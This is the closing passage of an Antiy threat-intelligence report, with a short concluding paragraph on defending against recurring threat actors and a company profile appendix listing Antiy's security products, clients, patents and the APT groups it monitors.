Threats are an effective touchstone. Although the threat actors in this geopolitical direction have not seen any substantial improvement in their capabilities over the years, due to the extensive nature of their attacks, they are actually a measure for our relevant agencies and key personnel to test their basic defense capabilities. Only by being able to defend against attacks at this level can we defend against higher-level A²PT attacks.

Appendix 1: References


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Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.



Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspace threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.